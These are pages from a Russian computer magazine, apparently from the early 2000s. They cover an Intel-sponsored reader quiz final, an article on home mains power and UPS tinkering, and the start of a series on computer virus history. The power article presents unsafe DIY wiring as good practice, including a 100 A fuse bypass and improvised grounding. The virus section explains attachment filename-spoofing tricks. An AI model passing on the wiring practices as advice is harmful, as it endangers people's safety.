И, надо сказать, конкурс удался. Если в конкурсе 1999 года активных участников, добравшихся сквозь многоэтапное "сито" до финишной черты, было шестьдесят (отсев на разных этапах составил примерно 50%), то в данном конкурсе эта цифра утроилась. Количество достаточно большое, если учесть, что было принято решение не публиковать вопросы на сайте журнала, чтобы не превращать конкурс в сетевой. Приятно и то, что в этом конкурсе, в отличие от предыдущих, приняли участие читатели "Магии ПК" из многих городов России. Ответы приходили на адрес электронной почты редакции (mrc@tp.spb.ru) из самых разных уголков нашей необъятной родины, вплоть до Сибири и Дальнего Востока. Помимо Москвы и Петербурга, где журнал продается в киосках, это такие города, как Тула, Владимир, Елабуга (Татарстан), Иркутск, Новосибирск, Новый Уренгой, Белогорск (Амурская область). И это не считая небольших поселков, которые трудно найти на карте. Даже несмотря на то, что многие участники конкурса (примерно треть) предпочли сохранить анонимность, указав лишь свои инициалы или "никнейм", иногда с припиской типа "живу в маленьком городе", а значит, географическая картина неполная, не остается сомнений, что сеть подписчиков у журнала достаточно широкая.

В качестве разминки читателям было предложено написать небольшой очерк на тему "Что бы я делал,

будь у меня компьютер с технологией Intel Hyper-Threading". Фантазия читателей ничем не ограничивалась ни по содержанию, ни по форме. В результате в редакцию хлынул поток не только серьезных статей на заданную тему, но и стихов, сказок, частушек, графических композиций и даже детективов. Самые интересные из читательских откликов были опубликованы в первом и втором номере журнала за этот год.

Предполагалось, что сам конкурс пройдет в три тура. В трех первых номерах этого года читателям было предложено по 10 вопросов с возможными вариантами ответов, из которых нужно было выбрать правильный. Сами вопросы, как и приз, предложены компанией Intel, тогда как функции судейства (проверки правильности ответов) были переданы редакции журнала. Конкурсанты набирали баллы по числу правильных ответов.

И вот, казалось бы, настало время подвести итоги. Однако не финише выяснилось, что финал превратился в полуфинал: одинаковое количество баллов, близкое к максимальному, набрали сразу четыре участника, все четверо питерские — Михаил Долматов, Анатолий Ковалевский, Людмила Петрова и Андрей Рудиков. Вплотную к ним приблизился москвич Алексей Мамонов, но ему не хватило до группы лидеров одного балла. Еще на балл меньше у Анжели Варначевой (С.-Петербург), а далее плотной группой и опять-таки с равным числом баллов идут Михаил Захеренков, Сергей Назаров, Оксана Безелюк, Анна Гордина, Валерий Кавецкий, Юрий Поярков. Остальным участникам редакция выражает искреннюю благодарность "за волю к победе" и желает успехов в следующих конкурсах.

Интересно, что один из претендентов на призовую компьютер, Андрей Рудиков, — победитель конкурса 1999 года. Именно он тогда с честью прошел огонь и воду и вполне заслуженно получил главный приз от компании "АСКОД" — монитор 17" Compaq.

Итак, для определения абсолютного победителя редакция вынужде-


на провести дополнительный этап конкурса, очный. На нем четверем финалистам будет задана еще одна десятка вопросов, на которые придется отвечать без помощи компьютера и Интернета. Штрих немаловажный, и вот почему. Если в первом туре диапазон числа правильных ответов колебался от 4 до 9 (в "десятку" не попал никто), то к третьему туру этот диапазон сократился и сдвинулся к возможному максимуму: ответов на десять баллов было уже чуть больше половины. Такой быстрый рост уровня подготовленности основной массы участников, думается, можно объяснить довольно просто: кто раньше, а кто позже понял, что правильные ответы надо выискивать в информации, опубликованной на сайте Intel.

В финальном поединке претенденты будут лишены данной форы. Правда, чтобы хоть немного смягчить эти довольно жесткие условия, каждому участнику было разрешено привести с собой одного консультанта (обращение к консультанту за помощью немного снизит сумму набранных баллов) и группу моральной поддержки (друзья, родственники). Все четверо финалистов оказались настоящими бойцами — от помощи консультантов отказались. В случае повторного равенства очков участникам будет предложена еще одна десятка вопросов, а если и это не выявит победителя, то игра будет продолжена "до первого гола" (то есть неправильного ответа). Во всяком случае, спасибо Intel, запас вопросов у организаторов немаленький!


Теперь еще об одном участнике финального действия, собравшем, с одной стороны, всех нас в своем офисе, а с другой — призовой компьютер. По этому поводу Вячеслав Иоффе сказал:

"Сегодня в офисе нашей компании проходит очень интересное событие. Собрались финалисты конкурса "Intel вокруг нас", который проводил журнал "Магия ПК" под эгидой всемирно известной корпорации Intel. А компания "Свега+" по поручению Intel предоставила главный приз — персональный компьютер на базе самого мощного процессора Intel P4 3,06, с технологией Hyper-Threading, MB GA-8PE667, 512 DDR, GeForce4 MX440 64МБ, HDD 40ГБ, 17" монитор CTX EX7 10F. Наша компания уже не первый раз выполняет столь ответственные поручения Intel, и каждый раз это всегда очень волнительно и радостно. "Свега+", отмечающая в этом году свой десятилетний юбилей, предлагает клиентам широкий спектр компьютерного оборудования через сеть своих магазинов, а их на сегодня уже четыре, через корпоративный и сетевой отдел, а также через два сервис-центра, которые проводят ремонт и модернизацию компьютерной техники.

Наша компания выпускает серийные компьютеры KIDDY, ATLETE, ATLANT, используя комплектующие ведущих мировых производителей: Intel, Gigabyte, MSI, Seagate, Samsung, Sony, Asustek, Kingston и многих других. На компьютеры устанавливается лицензионное ПО компании Microsoft. Все компьютеры



проходят тщательное тестирование, гарантия — 3 года. Большой опыт сотрудников компании позволяет нам успешно работать со многими известными заказчиками, выигрывать многочисленные тендеры, предлагать новые технические новинки. Имея статус Intel Premier Provider, компания "Свега+" постоянно предлагает своим заказчикам самые передовые технологии, включая Hyper-Threading и Centrino, предоставляет образцы компьютеров и серверов на предварительное тестирование. Мы открыли зал презентаций для наших клиентов (наб. р. Фонтанки, 120), где проводим семинары по актуальным вопросам компьютерной техники, приглашая на них представителей ведущих вендоров. Эти семинары позволяют нам лучше узнать о тех проблемах, которые возникают у наших клиентов, и значительно быстрее помочь в их решении".



Слева направо: Михаил Долматов, Анатолий Ковалевский, Людмила Петрова и Андрей Рудиков

Ну, а теперь рассказы финалистов о себе, своей работе и мечте (напоминаю, что финал еще не начался).

Михаил Долматов:

"Учусь в "Корабелке" на 5 курсе, скоро буду писать диплом. Я уже трижды выигрывал викторины передачи "Про компьютер". В "Магии ПК" выиграл приз в конкурсе "Виртуальный ВООКварь". Дома у меня есть компьютер, в качестве хобби я занимаюсь обработкой видео. А по учебе работаю с CAD-системами "Компас" и "Автокад". Покупаю журнал "Магия ПК" с самого начала. Вообще, признаю только два журнала — "Магию ПК" и "Компьютерра". В них публикуются подробные, интересные статьи".

Анатолий Ковалевский:

"Окончил 1-й Медицинский институт, сейчас прохожу ординатуру в НИИ им. Н. Н. Петрова. Занимаюсь генными исследованиями — предрасположенностью к развитию раковых заболеваний. У нас в лаборатории очень старые ПК — 486-е. А с Pentium 4 3,06 ГГц можно было бы делать статистическую обработку результатов экспериментов, выполнять трехмерное моделирование белковых или ДНК-молекул и многое другое. Моя мечта — создать цифровую медицинскую исследовательскую лабораторию. Я подписчик "Магии ПК". Когда увидел журнал первый раз, приехал в редакцию и купил все вышедшие номера. В журнале я нашел статьи по базовым положениям компьютерной техники. Зная развитие области, легче понять ее современное состояние, от-

дельные детали. Статьи в журнале помогают разобраться и поэкспериментировать самому".

Людмила Петрова:

"Я нигде не работаю, ищу работу. Закончила школу с золотой медалью, потом — Торговый институт (СПб) с красным дипломом, отработала 10 лет в лаборатории контроля качества продуктов. В период перестройки зарплаты стало хватать только на проездной, и муж сказал: "Бросай свое хобби, сиди с детьми". У меня две дочки — 10 и 16 лет. Чтобы я не скучала, в 1998 году мне купили компьютер. В ПК я была "полный ноль", и помочь мне было некому. Пересмотрела много литературы и журналов — непонятно и много рекламы. Когда наткнулась на "Магию ПК", увидела — кратко, по существу, понятно и по всем темам. Через год я сама сделала свой сайт, освоила почти все, что можно было освоить самостоятельно, делала даже видеоклипы. Поступила в институт, окончила его и стала дипломированным дизайнером. Сейчас живу компьютером, выросла в него, а работу найти не могу. Предлагают "смешную" зарплату за огромный объем работы. Да и не видно, чтобы в этих коллективах "горели". Вот в корпорации Intel работают люди, которые очень любят свое дело. И мне хотелось бы работать не за страх, а за совесть".

Андрей Рудиков:

"Как вы помните, в 1999 году я выиграл первый приз — монитор 17" Compaq. До сих пор прекрасно работает! Сейчас я работаю в одном издательстве системным админист-

ратором. Но у нас в коллективе взаимозаменяемость, так что занимаюсь и другими задачами. У меня есть дома компьютер. Если выиграю сейчас, то будем делать домашнюю сеть. О конкурсе узнал из "Технополиума". А "Магию ПК" покупаю тогда, когда есть интересная для меня статья".

Ну, все с разговорами! Финалистам дали 10 вопросов и включили часы — 30 минут.

К слову, я сам смотрел конкурсные вопросы — очень непростые. И Михаил Фечин со мной согласен. А финалисты справились достаточно быстро. И результаты отличные (ведь ответы можно было найти только в своей голове!): Ковалевский — 5 баллов, Рудиков — 6 баллов, а Долматов и Петрова — по 7 баллов. Я понимаю огорчение первых двух финалистов — о таком компьютере мечтают все, у кого его нет. А таких еще очень много. Для того чтобы мечтателей стало на одного меньше, пришлось проводить второй дополнительный тур. Болельщики, по-моему, волновались больше, чем Людмила и Михаил.

И не зря! Людмила в спринтерском темпе ответила на вторую десятку вопросов — и 8 раз верно! Ну, вот и финальная фотография!

Тут Людмила призналась, что уже выиграла ноутбук в конкурсе передачи "Мир компьютера". Тогда все справедливо — уникальный компьютер выиграла уникальная женщина!

Победил сильнейший, хотя мне жаль, что компьютер был только один.

Юрий Бортняков



**Экологически чистое
питание? У нас?
Это фантастика!**

И долго еще ей будет. Нет, конечно, с едой и бензином проблема решается путем разумного выбора в соответствии с финансовыми возможностями. Но вот с электропитанием проблема в жутком состоянии. И связано это с тем, что в советские времена к качеству силовых линий относились совсем никак. Отсюда и все проблемы. Даже при наличии стабильного по всем параметрам напряжения в сети ~220 В донести его до потребителя, до нас с нашими ПК, при крайне низком качестве сетей невозможно без всяческих потерь, помех и искажений.

Факт отсутствия трехпроводной (с заземлением) разводки силовых цепей ~220 В в 99,99% жилых и производственных помещений говорит сам за себя. Дикость времен середины прошлого века.

Далее — материал проводов и качество изоляции. Наш алюминиевый провод в хлорвиниле греется в несколько раз больше и служит во столько же раз меньше аналогичного медного в современной 2—3-слойной изоляции.

Далее. Все коммутационно-предохранительные изделия времен советской власти были рассчитаны на 5—6 А, то есть на простого советского человека с минимумом запросов в смысле потребления энергии на душу пролетарского населения. За последние 5—10 лет ситуация с запросами изменилась кардинально, в обычной российской квартире счетчика на 15 А и двух автоматов-предохранителей на 8—16 А уже катастрофически не хватает. Стандартный набор прожорливых электроприборов — стиральная машина с сушилкой, электроводогрей, электрочайник и микроволновая печь с грилем, каждый мощностью более 2 кВт. Итого 10 кВт. А еще есть менее мощные тостеры-комбайны-фены-утюги-соковыжималки... и холодильник. Плюс пара киловатт. Добавим один-два телевизора, один-два компьютера, свет вечером и обогреватели зимой. Если все это сложить,



Геннадий Васильев

... — залог долгой и плодотворной жизни. Всего того, что питается тем, в чем оно нуждается. Человек питается водой-едой, авто — бензином, компьютер — электроэнергией. Плохая вода-еда приводит к диарее, плохой бензин — к прогару клапанов и цилиндров, а плохая энергия — ко всему плохому, вместе взятому.

получим 15—16 кВт! А разделив на 220 В, получим 60—70 А, пусть крайне редко, в пиках, но всего-навсего в одной квартире. Вот почему зимой в морозы напряжение в сети падало иногда ниже ~190 В. И это на первом этаже, а каково жильцам на 8—9 этажах? Для справки: наличие в сети всего ~150—160 В отрубает половину импортных телевизоров, а другая половина начинает потреблять тока на 50—60% больше номинала.

У меня в подвале на распределительном щите раньше стояли три автомата на 40 А, теперь же стоит "жучок" ампер на 100. А новорусский сосед со 2-го этажа отдельно для себя, любимого, поставил 3-фазный автомат на те же 40 А и все три фазы к себе в квартиру отдельным кабелем завел. Молодец. Вот достойный пример любителя экологически чистого питания домашней бытовой техники.

Итак, сетевого питания нужно все больше и больше, а менять дряхлые силовые сети от домов через все подстанции вплоть до Днепрогэса у государства денег нет. И как будем жить? А вдруг в следующую зиму опять морозы? Снова веерные отключения?

БП в теории и на практике

Блок питания любого ПК преобразует напряжение питания сети ~220 В в постоянное напряжение разного уровня и полярности. Любой БП представляет собой высокочастотный преобразователь так называемого бестрансформаторного типа. Основой каждого БП является широтно-импульсный преобразователь стабилизирующего типа, который к тому же является прекрасным фильтром всяческих помех из сети в ПК. Есть в БП и обратный фильтр,

который не должен допустить в сеть ВЧ-помеху из БП, однако в большинстве дешевых БП соответствующие цепочки элементов почему-то отсутствуют. Вместо индуктивностей стоят перемычки, вместо конденсаторов и варисторов — пустые дырочки в платах. При мощности более 75% от максимально допустимой начинаются неприятности с перегревом отдельных элементов электроники и ухудшаются стабилизирующие свойства.

Впрочем, качество наших сетей настолько удручающе, что лишние ВЧ-помехи от работающего ПК практически не изменяют положения вещей. В большинстве бытовых приборов советского производства вообще отсутствуют какие-либо помехоподавляющие приспособления, а в оставшихся эффективность обычно незначительна (яркий пример — электробритвы и фены с коллекторными электродвигателями, дающие дикую помеху).

Едиственное, в чем нуждается БП — это техническое обслуживание. О необходимости ТО всего ПК уже было написано немало слов. Но менталитет рядового пользователя, воспитанного на принципах экономии собственного времени, казенного спирта и на любимой поговорке всех лентяев "Не трогай машину, пока она и так работает" не оставляет шансов ПК на достойный уход. ПК без ТО может прожить долго, а вот его БП — увы, нет. Многолетний опыт эксплуатации десятков БП подсказал как минимум полугодовой срок ТО с двумя примитивными операциями: чистка от пыли и смазка кулера. Больше ничего для улучшения работы БП делать не требуется. Ну, разве установить парочку корпусных кулеров, снижающих температуру в корпусе и облегчающих тем самым условия работы БП.

Сетевой фильтр и как его улучшить

Обилие сетевых фильтров в магазине не должно вводить вас в заблуждение относительно их возможности хоть как-то улучшить качество силовых сетей: 90% процентов из-

делий подобного типа представляют собой элементарный удлинитель с выключателем и световым индикатором. Биметаллические предохранители предназначены только для защиты от коротких замыканий и токов в десятки ампер, в то время как во всех БП всех ПК и мониторов стоят плавкие быстродействующие предохранители на 2—3 или на 5 А.

Время срабатывания биметаллического предохранителя — 10—15 с при токе 10—15 А. Толку от него — никакого. Ни разу не видел и не слышал, чтобы он хоть где-то выполнил свою основную функцию. Варистор и 1—2 конденсатора мало способствуют повышению фильтрующих качеств таких удлинителей. Ну, а в дорогих сетевых фильтрах практически полностью повторяются входные фильтрующие цепи БП и мониторов. Причем, как и фильтры БП, они в основном предназначены для защиты именно сети от помех из ПК. Особо дорогие экземпляры для защиты от перегрузок имеют плавкие предохранители или электронные схемы того же назначения, но величина токов срабатывания защиты (5—10 А) такова, что в любом случае раньше сработают предохранители внутри БП и мониторов. Да и стоимость этих фильтров уже такова, что поневоле задумываешься — не лучше ли купить UPS, источник бесперебойного питания.

Как улучшить фильтр? Очень просто — добавить недостающие элементы. Причем сначала я делал это буквально. Брал самый дешевый фильтр-удлинитель и запикивал внутрь 2—3-звенный фильтр ВЧ примерно такого типа (см. рисунок).




Это требует, ко-

нечно, некоторого слесарно-паяльного навыка и примерно часа времени. Позже я стал делать гораздо проще: не вскрывал корпус, а устанавливал все элементы снаружи. Достаточно найти ферритовое кольцо приличного диаметра (40—60 мм) и сделать обмотку в виде нескольких витков сетевого шнура, а в пустую розетку фильтра-удлинителя вставить коробочку для конденсаторов. Такие варианты устройств работают у меня годами, прекрасно справляясь со своими фильтрующими функциями.

UPS и как его улучшить


Купил я летом перед поездкой на дачу один из самых дешевых UPS (ок. \$50) на 400 Вт и не один раз себя за это хвалил. И что характерно, на даче он срабатывал всего несколько раз, в городе под Новый год — по нескольку раз за вечер, а сейчас, ближе к лету, — по 5—6 раз в неделю. Думайте сами. Лучше питание не будет еще очень долго. А вот хуже...

Все UPS помимо мощности и наличия сервисных функций делятся на



Фильтр без доработки и с двумя доработками

две большие группы: параллельного и последовательного подключения. Первые подключаются параллельно сетевому питанию и включаются в работу только при его выходе за установленные пределы. Вторые согласно названию включаются между нагрузкой и сетевым питанием. Первые проще и дешевле, вторые сложнее и дороже, но надежнее. Однако самый распространенный вариант — комбинация первого с электронным стабилизатором сетевого напряжения.



Вроде как лучшее враг хорошего, но даже такая хорошая вещь, как линейный интерактивный UPS типа BackPro 400 Plus нуждается в ряде незначительных доработок, улучшающих его сервисные и эксплуатационные характеристики. Привожу краткий перечень собственных "поделок":

1. Стрелочный индикатор степени готовности аккумулятора с использованием вольтметра с растянутой шкалой.
2. Разъем для подключения дополнительного автомобильного или мотоциклетного аккумулятора.
3. Схема независимой зарядки и разрядки дополнительных аккумуляторов.
4. Автоматизированная активная система охлаждения UPS.
5. Автоматическое отключение второго монитора от UPS.
6. Использование +12 В напрямую от аккумулятора для питания жидкокристаллических мониторов или переносных ТВ.

Основное назначение этих поделок — повысить эффективность контроля за состоянием внутреннего аккумулятора и его готовностью, а также увеличить время непрерывной

работы UPS при отключенном сетевом напряжении.

На практике все это позволило в любой момент времени иметь информацию о состоянии внутреннего аккумулятора, степени его заряда и готовности, а также существенно увеличило время автономной работы на номинальную нагрузку. Подробное описание "поделок" с описанием принципов работы и полученных результатов, увы, не уместятся в рамки данной статьи.

Как улучшить сетевое питание

Пример упомянутого чуть выше соседа со второго этажа поучителен и показателен. Самый простой способ улучшить качество силовых сетей. Дорого и муторно, но более эффективного способа пока просто нет. Все остальные варианты — только более простые вариации на ту же тему.

Я сделал проще. Заменяю счетчик с 15 А на 40 А. Добавил две отдельные ветки толстого трехпроводного кабеля на кухню и в ванную с отдельными автоматами для питания основных и самых мощных по-



ребителей энергии. Подсоединил их напрямую к распределительной колодке сразу после счетчика, заменив, где только возможно, алюминиевый провод на медный многожильный. Там же у счетчика установил три розетки для таких источников повышенных помех и импульсных перегрузок сети, как холодильник, фен и т. п.

Из оставшихся в наличии обычных двухпроводных веток, защищенных автоматами на 16 А, одну выделил на питание компьютера в самой дальней от счетчика комнате, но отдельным одножильным проводом провел к обоим ПК заземление от распределительного щита на лестничной площадке, к тому же запретил в зимнее время подключение к этой ветке мощных обогревателей. Ну и, естественно, заменил все советские розетки на мощные (10—16 А) трехконтактные с заземлением. Этого оказалось достаточно для того, чтобы разница между напряжением на клеммах счетчика и на входе БП даже при максимально неблагоприятных ситуациях уменьшилась с 10—15 до 2—3 В. Импортные ТВ и ПК оценят это по достоинству безотказной работой.

Не будет лишним и постоянный контроль за уровнем сетевого питания. Я установил два амперметра переменного тока: один в разрыв провода из сети к фильтру-удлинителю (0—3 А) на всю компьютерную периферию, вместе взятую, а второй — отдельно на системный блок (0—1 А). Множество неожиданных открытий и информации к размышлению опять-таки оставляю за рамками этой статьи.

В заключение

На Западе по тому, как человек питается и относится к собственному здоровью, судят о степени его цивилизованности. И объяснение этому простое. Очень хочется не только жить долго, но и долго быть здоровым. Наше отношение к питанию может продлить жизнь и сохранить здоровье всем, кто от нас зависит — собственное тело, дети, зверушки, авто... и ПК в том числе.



Разводка сети в квартире "до" и "после"



БЕЗОПАСНОСТЬ В СЕТИ

ВИРУСЫ

Антон Орлов

Готовься к войне, и будешь жить в мире

Работая в Сети, всегда следует помнить о том, что сама Сеть, все ее сайты, все ее серверы и сервисы созданы миллионами, а, возможно, даже и миллиардами людей с разными взглядами на мир, разными принципами жизни. Как это ни прискорбно, в настоящее время среди населения Земли встречается немало тех, для кого нанесение вреда ближнему является видом развлечения. Или получения прибыли. Или средством вымещения своих подростковых комплексов. Поэтому Интернет был и остается источником опасностей и проблем, вызванных не нарушением работы технических систем, обслуживающих Интернет, а злой волей некоторых людей.

Защите от этих напастей и посвящена данная серия статей. В них, от номера к номеру, мы обсудим меры защиты от вирусов, взлома, кражи паролей, разного рода пакостей и спама.

Итак, вирусы

Как вы, наверное, знаете, вирусом называют программу, самостоятельно и без ведома пользователей размножающуюся путем включения своего кода в исполняемые файлы и в файлы, способные хранить программный код. Так называемый "червь" отличается от вируса тем, что при размножении не изменяет другие программные файлы, а просто сам себя копирует с одного компьютера на другой. Многие вирусы являются деструктивными — они уничтожают или необратимо повреждают файлы пользователя, од-

нако есть и безвредные вирусные программы, цель которых только в размножении. Вирусы могут как повреждать или уничтожать информацию пользователя, так и помогать в ее похищении.

Червь Морриса

История компьютерных вирусов насчитывает уже более десяти лет. Первый вирус был создан в 1988 году: студент одного из американских университетов Роберт Моррис пожелал узнать, можно ли в принципе создать самовоспроизводящуюся программу. Свою разработку он

выпустил в тогдашнюю Всемирную Сеть. Эксперимент оказался удачным, но, как это нередко бывало в истории, творение ученого быстро вышло из-под его контроля. В результате в начале ноября 1988 года работа Сети была практически парализована на некоторое время, хотя кроме самокопирования на все доступные компьютеры "червь Морриса" не выполнял никаких других действий, в том числе и разрушительных. Просто пересылкой своих копий "червь Морриса" занял все каналы связи Интернета, а сами эти копии стали быстро заполнять жесткие диски компьютеров, подключенных к Сети... К чести служб поддержки Сети того времени, "червь Морриса" довольно быстро был обезврежен, а сам Моррис примерно наказан — ему пришлось заплатить крупный штраф. Финансовые потери компьютерного сообщества от простоя компьютеров в процессе очистки Сети от "червя" были оценены в 100 млн долларов.

Вскоре в компьютерном сообществе сформировался целый класс деятелей, занимающихся написанием уже не таких безобидных вирусов. Росла и армия вирусов.

Через дискеты к жертвам

В первую половину 90-х годов прошлого века вирусы распространялись в основном посредством заражения исполняемых файлов программ на компьютерах пользователей. При запуске зараженной программы вирус сканировал жесткие диски компьютера пользователя и дописывал свой код во все найденные исполняемые файлы или в какую-то их часть, после чего при определенных условиях выполнял разрушительные действия. На другие компьютеры вирус попадал при обмене зараженными файлами между пользователями, в те времена — путем переноса на дискетах, либо размещения файлов на общедоступных "электронных досках объявлений" или в сетевых файловых архивах. В середине 90-х годов помимо дискет средством переноса вирусов стали и компакт-диски. Принципы антивирусной профилактики сводились в то время к рекомендациям устанавливать на компьютерах антивирусные программы, регулярно их обновлять и проверять этими программами абсолютно все файлы, содержащие программный код, которые были откуда-либо получены. Выполнять эти правила было не так сложно, хотя многие пользователи и ими пренебрегали.

Сайты и трояны

Настоящее раздолье для вирусописателей наступило, когда в жизнь людей стали входить Интернет и электронная почта. С помощью Интернета распространять файлы с вирусами стало не просто, а очень просто: любой мог без особых усилий создать сайт, разместить там зараженный файл, добавить к нему красивое описание и прорекламировать на Интернет-форумах как новую версию известной программы, после чего гарантированно появлялись две-три тысячи жертв... Но особенно уязвимой оказалась система электронной почты.

Первое время файлы с вирусами просто рассылались их авторами по e-mail и выглядели как исполняемый файл в аттачменте письма. Запуск

такого файла приводил к заражению компьютера пользователя. Чтобы заставить получателя письма этот файл запустить, он снабжался привлекательным сопроводительным текстом, в котором, например, указывалось, что данный файл — интересная экранная заставка, рассылаемая бесплатно в рамках рекламной кампании. Нередко помимо заражения файлов такие вирусы еще и похищали информацию с компьютеров своих жертв, например, отсылали по электронной почте или какими-то другими способами своему автору файлы, в которых хранилась информация для доступа в Интернет (логин и пароль для подключения к провайдеру). Некоторые подобные вирусы, будучи запущенными на компьютере жертвы, позволяли их автору получить контроль над этим компьютером, то есть "взломать" его путем управления по Интернету этим самым вирусом.

Для подобных вирусов было придумано специальное название — трояны. Они, как известный конь древности, внутри относительно безвредной оболочки содержали крайне опасное содержимое. Трояны стали одними из основных помощников взломщиков. Заслав на компьютер жертвы вирус-троян и дождавшись, когда жертва его активирует, взломщик соединялся с этой вирусной программой и отдавал ей команды управления компьютером — скажем, удаления или копирования каких-либо файлов. Весьма популярным в свое время был троян под названием Back Orifice (дословно "задний проход").

Заразился — заражай!

Вскоре авторы вирусов сообразили, что труд по рассылке вирусов можно переложить на сами жертвы. При запуске вирусы стали сканировать адресную книгу почтового клиента пользователя и рассылать свои копии по всем адресам, найденным в этой книге. А еще через некоторое время адреса e-mail стали разыскиваться вирусами и просто в текстах на компьютере. Распространение вирусов стало идти в геометричес-


кой прогрессии: одна адресная книга среднего пользователя Сети обычно включала в себя много десятков имен и адресов.

Бесспорно, сканирование адресной книги было возможно не всегда, так как формат адресных книг у разных почтовых клиентов разный, да и не все они допускают просмотр своей адресной книги другой программой. Но так как наиболее распространенными почтовыми программами тогда были (и остаются сейчас) программы Microsoft Outlook Express и Microsoft Outlook, легко допускающие управление собой из других программ, примерно на 70—80% всех компьютеров мира вирусы находили себе поживу в виде адресных книг. Кроме того, широкое распространение последних версий Windows позволило делать вирусы не в виде исполняемых файлов, а в виде программ на языках сценариев VBScript или JavaScript — они могут выполняться средствами Windows, причем синтаксис языков довольно прост. В результате круг вирусописателей расширился, включив и тех, кто не занимался программированием профессионально.

Не уверен — не запускай

Через некоторое время после начала бурного развития Сети, с середины 90-х годов, найти легковых пользователей, с радостью запускающих пришедшие к ним по электронной почте программы, стало сложно — люди поумнели.

Тогда авторы вирусов стали придумывать новые способы соблазнить пользователей. Например, давали исполняемому файлу имя вида name.jpg <много пробелов> .exe и в



качестве его иконки использовали какую-нибудь из стандартных иконок графических файлов, а в письме с таким файлом в аттачменте писали, что это — интересная картинка. Этот прием действовал: подобный вирус однажды вызвал настоящую вирусную эпидемию (в сопроводительном тексте говорилось, что в аттачменте письма находится порнографическое изображение теннисистки Анны Курниковой). Многие пользователи, думая, что в аттачменте находится всего лишь картинка, безбоязненно ее открывали и заражали свой компьютер, который к тому же становился очередной "стартовой площадкой" для рассылки вируса.

Не остались без внимания и особенности отдельных почтовых клиентов. Так, Microsoft Outlook Express весьма своеобразно обрабатывает вложенные файлы, имеющие сразу три расширения (добавленные к файлу специальной утилитой, а не простым переименованием). Первое расширение демонстрируется пользователю в выпадающем списке вложенных файлов, по третьему подбирается иконка для отображения файла во вложении в этом выпадающем списке, а второе расширение используется для того, чтобы определить, какой программой открывать вложенный файл. Если первым и третьим расширением будет .jpg, а вторым — .exe, то иллюзия того, что во вложении именно графический файл, будет практически полной (разве что в выпадающем списке вложений после расширения файла будет стоять многоточие), а попытка открыть такой файл приведет к его запуску. Что и требуется вирусу...

Реактивные дыры

